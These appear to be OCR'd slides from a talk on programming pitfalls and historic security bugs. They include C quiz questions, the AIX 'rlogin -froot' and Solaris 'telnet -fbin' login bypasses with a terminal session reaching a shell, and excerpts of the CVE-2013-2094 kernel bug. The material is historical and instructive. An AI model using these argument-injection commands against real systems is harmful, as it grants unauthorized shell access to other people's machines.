
LIFE OF CODER




NCC-1701-D

QUESTION 1

```
int a = 5, b = 7, c;
c = a+++b;
```

(A) A=6, C=10 (B) B=7, C=10 (C) A=6, C=12

QUESTION 2

```
char str[]="startrek";
char *p=str;
int n=10;
A=sizeof(str);
B=sizeof(p);
C=sizeof(n);
```

(A) A=8, C= 4 (B) B=4, C=1 (C) A=9, C=4

QUESTION 3

```
unsigned long *i;
unsigned long *j;
unsigned long sum;
sum=0;
i = 1000;
j = 3000;
for(; i < j; i+= sizeof(unsigned long)) {
        sum++;
}
```

(A) sum=2000 (B) sum=500 (C) sum=125


ENTERPRISE NC-1701

```
void sys_wrapspeed()
{
   starship_status = get_starship_status();
   if (starship_status == STOP) {

                    disable("FIXATOR");
                    disable("BREAK");
                    disable("THRUSTER");
                    disable("IMPULSE");
  }
  do_wrapspeed();
}
```

FREEBSD LIBEXEC/RTLD-ELF/RTLD.C

```
void _rtld ()
{
        trust = !issetugid();
        if (!trust) {
                unsetenv(LD_ "PRELOAD");
                unsetenv(LD_ "LIBMAP");
                unsetenv(LD_ "LIBRARY_PATH");
                unsetenv(LD_ "LIBMAP_DISABLE");
                unsetenv(LD_ "DEBUG");
                unsetenv(LD_ "ELF_HINTS_PATH");
        }
        return;
}
```

ID4, 1996



Compiler Execution:Q@-045
Arguments selected:127452
link:hi at 08:24/drgn
load "jolly roger"
LOADED
execute

The gift alien gave


SOB BBS remote overflow exploit

Sendmail local root exploit

- Ghost5, 1997



RFC931(ident)



“RFC931” “RFC931” “RFC931” “RFC931”

AIX - MAY, 1994

When I told one of our on-site IBM droids about this, he didn't believe it. "**No way, the goverment buys these machines because they're Class B secure**!"

So I showed him...

I also saw an IBM spokesperson describe this in a trade publication as requiring "**a complex series of commands**".

- Mark Scheuern


```
% rlogin  -l -froot   aix.machine
#
```

SUNOS - FEB, 2007

0day was the case that they gave me

- kingcope

```
Last login: Sat Feb 10 14:11:14 on ttyp1
Welcome to Darwin!
david-maynors-computer-2:~ dave$ hostname
david-maynors-computer-2.local
david-maynors-computer-2:~ dave$ telnet -l "-fbin" 192.168.1.110
Trying 192.168.1.110...
Connected to 192.168.1.110.
Escape character is '^]'.
Last login: Sun Feb 11 02:02:23 from 192.168.1.102
Sun Microsystems Inc.   SunOS 5.10      Generic January 2005
$ id
uid=2(bin) gid=2(bin)
$
```


telnet
inetd
telnetd
login
shell
“-fbin”
“-fbin”
“-f” “bin”

```
/* * If we're handed a bigger struct than we know of, * ensure all the unknown bits are 0. */
if (size > sizeof(*attr)) {
  unsigned long val;
  unsigned long __user *addr;
  unsigned long __user *end;
  addr = PTR_ALIGN((void __user *)uattr + sizeof(*attr), sizeof(unsigned long));
  end = PTR_ALIGN((void __user *)uattr + size, sizeof(unsigned long));
  for (; addr < end; addr += sizeof(unsigned long)) {
                ret = get_user(val, addr);
                if (ret) return ret;
                if (val) goto err_size;
  }
}
```

QUESTION 3

```
unsigned long *i;
unsigned long *j;
unsigned long sum;
sum=0;
i = 1000;
j = 3000;
for(; i < j; i+= sizeof(unsigned long)) {
        sum++;
}
```

(A) sum=2000 (B) sum=500 (C) sum=125


```
static void sw_perf_event_destroy(struct perf_event *event) {
        u64 event_id = event->attr.config;
        static_key_slow_dec(&perf_swevent_enabled[event_id]);
        swevent_hlist_put(event);
}
```

```
static int perf_swevent_init(struct perf_event *event)
{
        int event_id = event->attr.config;

        /* ... */

        if (event_id >= PERF_COUNT_SW_MAX)
                return -ENOENT;

        /* ... */

        atomic_inc(&perf_swevent_enabled[event_id]);

        /* ... */
}
```

CVE-2013-2094

```
/*
 * linux 2.6.37-3.x.x x86_64, ~100 LOC
 * gcc-4.6 -O2 semtex.c && ./a.out
 * 2010 sd@fucksheep.org, salut!
 *
 * update may 2013:
 * seems like centos 2.6.32 backported the perf bug, lol.
*/
```

SOFTWARE ENGINEERING CODE OF ETHICS AND PROFESSIONAL PRACTICE




If there are two or more ways to do something, and one of those ways can result in a catastrophe, then someone will do it.

- Murphy's Law

There are two ways of constructing a software design: One way is to make it so simple that there are obviously no deficiencies, and the other way is to make it so complicated that there are no obvious deficiencies. The first method is far more difficult.

- C.A.R.Hoare




FLAMMABLE
0
SMOKING

Bugs in your software are actually special features

MIM-104 PATRIOT VS SCUD

```
void function(int i, int j)
{
  increase(i,10);
  if (j  > 0)
     increase(j, 1);
}
```

```
void function(int i, int j)
{
 if (j > 0)
   increase(i,1);
else
   increase(i,10);
}
```

```
void market(int BUN, int WATERMELON)
{
   buy(BUN,10);
   if (see(WATERMELON) == TRUE)
      buy(WATERMELON, 1);
}
```

```
void market(int BUN, int WATERMELON)
{
 if (see(WATERMELON) == TRUE)
   buy(BUN,1);
else
   buy(BUN,10);
}
```

老婆："下班後買十個包子回來，如果看到賣西瓜的就買一個。"
老公："好。"

……

老婆："為什麼只有一個包子？"
老公："因為我看到賣西瓜的。"

THANK YOU

REFERENCES

- http://www.securityfocus.com/bid/458/info
- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0113
- http://archives.neohapsis.com/archives/bugtraq/1994_3/0100.html
- http://pwnies.com/archive/2007/winners/
- http://determina.blogspot.tw/2007/02/1994-called-it-wants-its-bug-back.html
- Software Engineering Code of Ethics and Professional Practice (**http://www.ics.uci.edu/~redmiles/ics131-FQ03/week08ethics/IEEE-ACM-Ethics.PDF**)